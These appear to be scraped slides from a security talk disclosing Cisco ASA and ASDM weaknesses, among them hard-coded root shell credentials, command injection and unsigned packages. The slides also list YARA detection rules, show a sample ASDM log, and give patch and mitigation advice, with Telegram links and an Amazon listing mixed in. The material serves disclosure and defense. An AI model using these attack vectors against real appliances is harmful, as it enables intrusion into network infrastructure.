
Not a vulnerability

- No security expectations on installation.




github.com/jbaines-r7/whatsup


<https://t.me/learningnets>



<https://t.me/learningnets>

...Not a Supply Chain Issue?



 Cisco ASA 5506-X (Renewed)

Visit the Amazon Renewed Store
★★★★★ 1 rating

Price: **\$750.00**


Pay **\$41.67/month for 18 months, interest-free upon approval for the Amazon Rewards Visa Card**

The product is refurbished, is fully functional and in excellent condition. Backed by the 90-day Amazon Renewed Guarantee.
- This pre-owned product has been professionally inspected, tested and

\$750.00

FREE delivery **July 8 - 13.**
[Details](#)

Or fastest delivery **July 7 - 11.**
[Details](#)


 [Select delivery location](#)

Only 2 left in stock - order soon.

Qty: 1 ▾

[Add to Cart](#)

[Buy Now](#)



<https://t.me/learningnets>

Do Not Trust the ASA

This Talk Discussed

- Man in the middle problems
- Credential leaks
- Code signing issues
- Package signing issues
- Root shell as a feature
- Hard-coded credentials for a root shell
- Remote command injection for root access
- Executing arbitrary bootable ISO




<https://t.me/learningnets>



Indicators and Mitigations

Not This. Never This.



<https://t.me/learningnets>

New YARA Rules

- Detect malicious ASDM packages
- Detect execution of malicious SGZ
- Detect credentials in ASDM log files
- Detect unsigned FirePOWER install packages



github.com/jbaines-r7/cisco_asa_research/blob/main/yara/

<https://t.me/learningnets>

```
asdm-idm-log-2022-07-05-10-00-18 - Notepad
File Edit Format View Help
Application Logging Started at Tue Jul 05 10:00:18 EDT 2022
-----
Local Launcher Version = 1.9.0
Local Launcher Version Display = 1.9(0)
OK button clicked
Trying for ASDM Version file; url = https://10.9.49.248:8443/admin/
Server Version = 7.14(1)
Server Launcher Version = 1.0.0, size = 880128 bytes
Launcher version checking is successful.
invoking SGZ Loader..
Cache location = C:/Users/albinolobster/.asdm/cache
SgzReader: unsigned entry com/cisco/pdm/PDMApplet.class
Closing the login window app.
-----
Application Logging Ended at Tue Jul 05 11:04:20 EDT 2022
<
Ln 1, Col 1 100%
```

Apply ASA and ASDM Patches?



- Eventually?
 - **No patches planned for ASA-X with FirePOWER Services boot images or installation packages**
 - CVE-2021-1585 patched... today?
 - CVE-2022-20829 patched... today?
 - CVE-2022-20828 patches planned through December 2022
- What to do when patches aren't available?
 - Mitigating controls: limit access and isolate
 - If possible, remove from network critical path
 - Rotate passwords
- What to do about the ASA-X with FirePOWER Services?
 - Multiple distributable root shell vectors
 - **Virtual machine root shell is a default feature**
 - If possible, accelerate retirement and replace
 - Audit the virtual machine root shell regularly
 - Audit Cisco CLI / ASDM logins regularly

Thank you!

Slides & Code:

https://github.com/jbaines-r7/cisco_asa_research



[@jbaines-r7](#)

<https://t.me/learningnets>



[@Junior_Baines](#)

AKB

[@jbaines-r7](#)